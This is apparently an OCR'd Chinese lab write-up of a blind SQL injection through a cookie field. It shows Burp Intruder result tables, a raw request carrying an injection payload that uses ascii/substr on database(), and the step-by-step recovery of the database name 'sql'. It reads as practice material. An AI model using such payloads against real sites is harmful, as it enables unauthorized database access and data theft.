
Request	Payload	Status	Error	Timeout	Length	Comment
		200			481	
	3	200			181	
	1	200			172	
	2	200			172	
	4	200			172	
	5	200			172	
	6	200			172	

测数据库长度为 3


测数据库名字



115　s出现



第二位113　q出现



0		200			481
44	108	200			181
1	65	200			172
2	66	200			172
3	67	200			172
4	68	200			172
5	69	200			172
6	70	200			172
7	71	200			172
8	72	200			172
9	73	200			172
10	74	200			172
11	75	200			172
12	76	200			172

Request Response

Pretty Raw Hex \n

```
E1%uFF08%u5E74%u4ED8%uFF09%22%2C%222%u5F20SSL%u5546%u7528%u8BC1%u4E66%uFF08%u5E74%u4ED8%uFF09%22%2C%22%u4E13%u4EAB%u4F01%u4E1A%u670D%u52A1%
u7FA4%uFF08%u5E74%u4ED8%uFF09%22%5D%2C%22pro_list%22%3A%5B%22%u66F4%u6362%u6388%u6743IP%22%2C%22%u5BA2%u670D%u4F18%u5148%u54CD%u5E94%22%2C%
2215+%u6B3E%u4ED8%u8D39%u63D2%u4EF6%22%2C%2215%u5929%u65E0%u7406%u7531%u9000%u6B3E%22%2C%22%u5546%u7528%u9632%u706B%u5899%u6388%u6743%22%5D
%2C%22kfqq%22%3A%223007255432%22%2C%22kf%22%3A%22http%3A//q.url.cn/CDfQPS%3F_type%3Dwpa%26qidian%3Dtrue%22%2C%22qun%22%3A%22%22%2C%22kf_lis
t%22%3A%5B%7B%22qq%22%3A%223007255432%22%2C%22kf%22%3A%22http%3A//q.url.cn/CDfQPS%3F_type%3Dwpa%26qidian%3Dtrue%22%7D%2C%7B%22qq%22%3A%2229
27440070%22%2C%22kf%22%3A%22http%3A//wpa.qq.com/msgrd%3Fv%3D3%26uin%3D2927440070%26site%3Dqq%26menu%3Dyes%26from%3Dmessage%26isappinstalled
%3D0%22%7D%5D%2C%22wx_list%22%3A%5B%7B%22ps%22%3A%22%u5728%u7EBF%u5BA2%u670D%22%2C%22kf%22%3A%22https%3A//www.bt.cn/new/wechat_customer%22%
7D%5D%7D; load_page=null; load_type=null; load_search=undefined; commandInputViewUUID=8a2bhzRbNAxm6sL; db_page_model=mysql; backup_path=
/www/backup; site_type=0; SetName=; ChangePath=3; Path=/www/wwwroot/http; user=ming' and 1=if(ascii(substr(database(),3,1))=108,1,2)-- ;
PHPSESSID=1qm0h60tlnn4h40om587hr1f9v
Connection: close
```

第三位108 l出现

数据库名字为 sql

ming.php代码